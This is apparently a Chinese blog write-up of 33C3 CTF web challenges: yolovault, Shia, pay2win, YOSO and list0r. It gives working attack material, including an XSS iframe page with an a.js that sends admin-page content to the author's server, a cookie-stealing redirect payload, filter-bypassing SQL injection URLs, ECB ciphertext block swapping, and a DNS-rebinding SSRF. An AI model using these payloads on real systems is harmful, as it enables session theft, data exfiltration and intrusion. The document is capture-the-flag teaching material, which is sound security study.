
33c3 CTF web WriteUp

原创

Bendawang 于 2017-01-05 19:53:03 发布 2729 收藏

分类专栏： WriteUp Web 文章标签： web ctf writeup 33c3



最近不知道怎么回事，整个人只想学学新东西不太想做题。
好吧不是dota2更新7.0的原因，真的不是。。

元旦high过之后想了想，趁着题目还开着，还是把33c3的题补一下好了。。

感觉33c3的web题目的分值分配有问题，有的高分题很简单，有的低分题却很难。

web175 yolovault

首先随便注册个账户登陆进去，然后看看大概功能，有个写留言的地方，有个发东西给管理的地方，发的链接管理员会直接访问，加上题目源码里这样一段

```
<!-- admins only <li><a href="/?page=leAdminPanel&debug">Admin Panel</a></li> -->
```

然后大概估摸着是个xss了，但是随便试了试也没啥思路。
看看链接脑洞下，如果不传page参数呢。。

```
http://78.46.224.71/?debug
```

发现多了一个`view-source`的按钮，然后跳转到`http://78.46.224.71/?page=debug&what=index`拿到这样的源码：

```php
<?php
include("functions.php");
if (isset($_GET["page"])) {
    switch ($_GET["page"]) {
        case "debug":
            if (isset($_GET["what"])) {
                download($_GET["what"]);
            }
            break;
        case "profile":
        case "secret":
        case "contact":
        case "logout":
        case "login":
        case "register":
        case "leAdminPanel":
            include $_GET["page"].".php";
            break;
        default:
            header("Location: /");
            break;
    }
} else {
    include("header.php");
?>

<div class="container">
    <div class="row">
        <div class="col-md-6">
            <ul class="list-group">
            </ul>
        </div>
    </div>
</div>
    <div class="jumbotron text-center">
    <h1>YOLO VAULT</h1>
    <p>-- under construction --</p>
    <p></p>
    </div>
    <div class="container">
    <div class="row">
        <h3>full features coming soon...</h3>
    <?php if (logged_in()) { ?>
        <p>Until then,  store one secret <a href="?page=secret">here</a> !</p>
    <?php } else { ?>
        <p>Making your secrets secret again, cause you only live once d00d. <a href="?page=register">re
    <?php } ?>
    </div>
<?php } ?>
</body>
</html>
```

既然这样拿到了`index.php`，那么依次就把所有的源码都搞下来把。
然后就是代码审计。
看看源码加上之前的猜测是xss，那么就寻找能够打印出来的地方。发现基本上都被`htmlspecialchars`了，但是在`profile.php`下发现漏网之鱼

```
......
......
<div class="form-group">
                <label class="col-md-4 control-label"></label>
                <div class="col-md-4">
                <p><h3><?= $_SESSION['username']?></h3></p>
                </div>
            </div>
......
......
```

有了这个地方现在需要理清一下思路了。
我们有一个可以触发执行js的地方，然后可以发送一个链接让admin访问，但是有一个问题，要是想要触发执行js，那么就必须注册一个例如名为`<script src='http://104.160.43.154/a.js'></script>`的账户然后登录，这样子的话就会注销原有admin的回话那么就会导致无法访问flag所在的网页。
那么我们就可以通过两个iframe来完成我们的目的。
在我们构造的页面可以这样设计，首先在admin会话存在时用第一个iframe去访问`http://78.46.224.71/?page=leAdminPanel`，然后构造一个登陆表单登陆名为`<script src='http://104.160.43.154/a.js'></script>`的账户，并设置target到第二个iframe，然后让第二个iframe跳转到profile页面执行`http://104.160.43.154/a.js`，这个位于第二个iframe里的`a.js`的作用就是获取第一个iframe的内容并发送给vps，这样子就完成了整个xss的过程。

> ps：这里由于两个iframe的内容是同域的，虽然和父页不同域，但是根据同源策略两个iframe相互是可以访问对方的资源的。

那么我们提交的html如下：

```
<html>
<head>
</head>
<body>
<iframe id='1' src='http://78.46.224.71/?page=leAdminPanel'>
</iframe>
<form action="http://78.46.224.71/?page=login" method="POST" target="profile">
    <input name="username" type="text">
    <input name="password" type="password">
</form>
<iframe id='2' name="profile" src='http://78.46.224.71/?page=profile'>
</iframe>
<script>
var xss= "\<script src='http://104.160.43.154/a.js'\>\<\/script\>";
$("form input:eq(0)").val(xss);
$("form input:eq(1)").val('123');
$("form").submit();
window.top.frames[1].window.location.href='http://78.46.224.71/?page=profile';
</script>
</body>
</html>
```

然后我们的vps上的`a.js`如下：

```
var d = window.top.frames[0].window.document.body.innerHTML;
$.get('http://104.160.43.154/xss/?a='+escape(d),function(data,status){});
```

最后测试的时候估计是服务器的bots关了，不过应该没有什么大问题了把。。要是各位师傅发现什么问题请一定要私信我。。。

web175 Shia


这道题很容易先找到这个地方`http://78.46.224.75/quote/1`这个地方，这个地方的1存在注入，试试2和1+1，发现返回一样的，那么也就是说这里是个数字注入点。
但是经过简单的测试发现空格和很多代表空格的特殊符号都被过滤了，就只剩下`%0d`还可以使用，然后简单测试联合注入的列数

```
http://78.46.224.75/quote/0%0dorder%0dby%0d3
http://78.46.224.75/quote/0%0dorder%0dby%0d4
```

发现是3列。
然后联合注入发现最需要的逗号被过滤了，而且像是union、select都过滤，但是可以双写绕过，那么想到通过子查询联结表来凑齐3列。
即例如这样子

```
http://78.46.224.75/quote/0 union select * from (select 11)a join (select 22)b join (select 33)c
由于过滤改写如下：
http://78.46.224.75/quote/0%0duniunionon%0dselselectect%0d*%0dfrom%0d(seselectlect%0d11)a%0djoijoinn%0d
```

这样子就能够执行select语句并回显。



`22`和`33`都回显了。
所以我们思路继续往下走就是爆破表名列名之类的了。
然后就遇到了棘手的问题，就是下划线被过滤了。也就是说我们没法儿访问`information_schema`库了。
这直接影响就是我们没有办法获取到表名和列名了。表名能够猜到是flag，加上提示表一共有4列。可是问题在于我们没有办法知道列名是啥也就很难直接获取flag。
但是我们知道一个信息就是一共4列，然后想到还是可以用联合查询来代替掉表名，类似与`webhacking.kr`上有个题，我们看下面的例子

```
mysql> create table test(
    -> id varchar(100),
    -> name varchar(100));
Query OK, 0 rows affected (0.01 sec)

mysql> insert into test values('1','name1'),('2','name2'),('3','name3');

mysql> select i.1,i.2 from (select 1,2 union select * from test)i;
+------+-------+
| 1    | 2     |
+------+-------+
| 1    | 2     |
| 1    | name1 |
| 2    | name2 |
| 3    | name3 |
+------+-------+
4 rows in set (0.00 sec)
```

可以看到我们通过括号里面的`select 1,2`把列名已经换成了1和2，这样在结合联合查询就不需要知道原有列名是啥就能成功获取内容。
于是这里我们的思路也就是如下：

```
union select * from (select 1)a join (select 2)b join (select i.3 from (select 1,2,3,4 union select * f
```


但是考虑到逗号被过滤了，改写如下:

```
union select * from (select 1)a join (select 2)b join (select i.3 from (select * from (select 1)d join
```

然后像是`union`， `select`， `join`都需要双写绕过过滤，加上用%0d绕过对空格的过滤，最后的payload：

```
0%0duniounionn%0dseselectlect%0d*%0dfrom%0d(seselectlect%0d1)a%0djoijoinn%0d(seselectlect%0d2)b%0djoijo
```

注意调整limit和offset的值，因为这里逗号被过滤所以使用offset来代替逗号的功能，
截图如下：



web150 try

应该是一道上传执行的题，但是不想做了。。。所以跳过了

web200 pwn2win

在买cheap的时候重定向这里有一串字符

```
GET
/payment/callback?data=5765679f0870f4309b1a3c83588024d7c146a4104cf9d2c8480fde9914da816d28df361f896eb3c
3706cda0474915040 HTTP/1.1
Host: 78.46.224.78:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://78.46.224.78:5001/pay?data=5e4ec20070a567e029821cfbdd3d74531e7d538305f760c43b5b0554edda4f8828df3
61f896eb3c3706cda0474915040
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: gunicorn/19.6.0
Date: Wed, 04 Jan 2017 13:15:12 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 276

<html>
  <head>
    <title>pay2win</title>
  </head>
  <body>
    <h1>Hello, customer!</h1>

<div>

<p>
        Payment status: <b>good</b>
</p>



<p>
        Filename: <b>cheap.txt</b>
</p>
<p>
        Content: <b>MAKE C3 HACK AGAIN!
</b>
</p>

</div>

  </body>
</html>
```


多次购买发现字符有些地方不变有些地方是一直在变的，但是可以看出，买cheap的时候开头结尾的一部分值是不变的，猜想这里是被加密的，加上观察这段密文应该是被hex过的，也就是密文只有48位，所以猜想应该是某种加密方式，而且关键是中间部分一直在变化但是尾部并没有变，也就是说应该是ebc模式编码，那么随便用买cheap成功的不变的部分替换买flag的对应部分，结果把结尾替换下就能成功买下flag

```
232c66210158dfb23a2eda5cc945a0a9 650c1ed0fa0a08f6 cc790d4c646aafed 9a216475b31628522f7ef761e2bbe791 //3
5765679f0870f4309b1a3c83588024d7 c146a4104cf9d2c8 b6e54d0a1b1b7a4e 28df361f896eb3c3706cda0474915040 //3
5765679f0870f4309b1a3c83588024d7 650c1ed0fa0a08f6 ddfc2c4ea92045bd 9a216475b31628522f7ef761e2bbe791 //3
```

截图如下：

```
GET
/payment/callback?data=5765679f0870f4309b1a3c83588024d7650c1ed0fa0a08f6ddfc2c4ea92045bd9a216475b316285
22f7ef761e2bbe791 HTTP/1.1
Host: 78.46.224.78:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://78.46.224.78:5001/pay?data=5e4ec20070a567e029821cfbdd3d74531e7d538305f760c43b5b0554edda4f8828df3
61f896eb3c3706cda0474915040
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: gunicorn/19.6.0
Date: Wed, 04 Jan 2017 13:19:58 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 325

<html>
  <head>
    <title>pay2win</title>
  </head>
  <body>
    <h1>Hello, customer!</h1>

<div>

<p>
        Payment status: <b>good</b>
</p>



<p>
        Filename: <b>flag.txt</b>
</p>
<p>
        Content: <b>33C3_3c81d6357a9099a7c091d6c7d71343075e7f8a46d55c593f0ade8f51ac8ae1a8
</b>
</p>

</div>

  </body>
</html>
```


web250 YOSO

首先简单看看这个网页的功能，
大概就是可以向admi发送一个链接。
然后就是可以下载搜索的的书签等等，
初步猜想也是一道xss，然后想办法获取管理员的cookie，
然后下载书签这里`download.php`存在参数`zip`
而且没有过滤。

```
http://78.46.224.80:1337/download.php?zip=%3Cscript%3Ealert(%22hello%20world%22)%3C/script%3E
```

测试弹窗成功
那么直接开始构造拿管理员cookie，之后直接登陆下载书签即可。
payload如下：

```
http://78.46.224.80:1337/download.php?zip=%3Cscript%3Ewindow.location.href=%22http://104.160.43.154/xss
```

web400 list0r

首先随便注册登陆下，没发现什么有用的东西，然后用admin:admin登陆，发现登陆成功了，在里面得到hint说是flag在`/reeeaally/reallyy/c00l/and_aw3sme_flag`下。
直接访问不行。
再回去看看有没有什么遗漏的地方。
发现page参数有点诡异，有点像文件包含，试了试果然是文件包含，那么顺势用`php://`把所有的源码拿下来
接下来就是代码审计，
既然有文件包含，加上profile出有上传文件，那么初步想法是上传图片马包含，看`profile.php`上传点：

```
require_login();

if (isset($_POST["fname"]) or isset($_POST["lname"]) or isset($_POST["bio"]) or isset($_POST["pic"])) {
    $pic_name = NULL;
    if (isset($_POST["pic"]) && $_POST["pic"] != "" && !is_admin()) {
        $pic = get_contents($_POST["pic"]);
        if (!is_image($pic)) {
            die("<p><h3 style=color:red>Does this look like an image to you???????? people are dumb the
        } else {
            $pic_name = "profiles/" . sha1(rand());
            file_put_contents($pic_name, $pic);
        }
    }
......
......
```

发现上传后文件被重命名了，而且没有后缀
`index.php`包含文件代码如下：

```
<?php

if (isset($_GET["page"])) {
    include $_GET["page"] . ".php";
} else if (logged_in()) {
    $lists = get_lists();
?>
```

后来发现没有办法截断php，那么这种上传包含的想法作罢。
再看看别的地方。
发现这里上传点的处理不同，因为这里的上传不是单纯的传文件，而是给它一个链接，服务器去链接上去内容，
那么也就想到了直接让服务器把`/reeeaally/reallyy/c00l/and_aw3sme_flag`的内容取出来。
看看它的`get_contents()`函数如下：


```
function get_contents($url) {
        $disallowed_cidrs = [ "127.0.0.1/24", "169.254.0.0/16", "0.0.0.0/8" ];

        do {
            $url_parts = parse_url($url);

            if (!array_key_exists("host", $url_parts)) {
                die("<p><h3 style=color:red>There was no host in your url!</h3></p>");
            }

            $host = $url_parts["host"];

            if (filter_var($host, FILTER_VALIDATE_IP, FILTER_FLAG_IPV4)) {
                $ip = $host;
            } else {
                $ip = dns_get_record($host, DNS_A);
                if (count($ip) > 0) {
                    $ip = $ip[0]["ip"];
                    debug("Resolved to {$ip}");
                } else {
                    die("<p><h3 style=color:red>Your host couldn't be resolved man...</h3></p>");
                }
            }

            foreach ($disallowed_cidrs as $cidr) {
                if (in_cidr($cidr, $ip)) {
                    die("<p><h3 style=color:red>That IP is a blacklisted cidr ({$cidr})!</h3></p>");
                }
            }

            // all good, curl now
            debug("Curling {$url}");
            $curl = curl_init();
            curl_setopt($curl, CURLOPT_URL, $url);
            curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
            curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, false);
            curl_setopt($curl, CURLOPT_MAXREDIRS, 0);
            curl_setopt($curl, CURLOPT_TIMEOUT, 3);
            curl_setopt($curl, CURLOPT_PROTOCOLS, CURLPROTO_ALL
                & ~CURLPROTO_FILE
                & ~CURLPROTO_SCP); // no files plzzz
            curl_setopt($curl, CURLOPT_RESOLVE, array($host.":".$ip)); // no dns rebinding plzzz

            $data = curl_exec($curl);

            if (!$data) {
                die("<p><h3 style=color:red>something went wrong....</h3></p>");
            }

            if (curl_error($curl) && strpos(curl_error($curl), "timed out")) {
                die("<p><h3 style=color:red>Timeout!! thats a slowass  server</h3></p>");
            }
```

```
            // check for redirects
            $status = curl_getinfo($curl, CURLINFO_HTTP_CODE);
            if ($status >= 301 and $status <= 308) {
                $url = curl_getinfo($curl, CURLINFO_REDIRECT_URL);
            } else {
                return $data;
            }

        } while (1);
    }
```

发现它对ip进行了限制，而且如果你传的是域名，它会先解析，在判断。
那么这里有个思路就是调整dns的解析，什么意思呢？
我们知道，当一条dns对应多个ip的时候，解析是随机的。
我对我的域名的解析调整如下：

记录类型	主机记录	解析线路	记录值	MX优先级	TTL	状态	操作
A	@	默认	104.160.43.154	--	10分钟	--	修改 | 暂停 | 删除 | 备注
A	@	默认	127.0.0.1	--	10分钟	--	修改 | 暂停 | 删除 | 备注

将一个域名对应到两个ip上，那么




```
┌──(19:44:23)──> nslookup bendawang.site
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
Name:   bendawang.site
Address: 127.0.0.1
Name:   bendawang.site
Address: 104.160.43.154

┌──(~)──────────────────────────────────────(bendawang@Bendawa
└──(19:44:24)──> nslookup bendawang.site
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
Name:   bendawang.site
Address: 104.160.43.154
Name:   bendawang.site
Address: 127.0.0.1
```


可以看出随机返回一条解析记录。
那么也就是说，我们多次提交如下链接：

```
http://bendawang.site/reeeaally/reallyy/c00l/and_aw3sme_flag
```

当服务器在判断黑名单的时候如果把`bendawang.site`解析为`104.160.43.154`，而在获取内容的时候解析为`127.0.0.1`，那么我们就能成功获取flag。
接下来就是不断的提交，试了有5、6次之后顺利拿到flag如下：



Does this look like an image to you???????? people are dumb these days...

:3C3_w0w_is_th3r3_anything_that_php_actually_gets_right?!???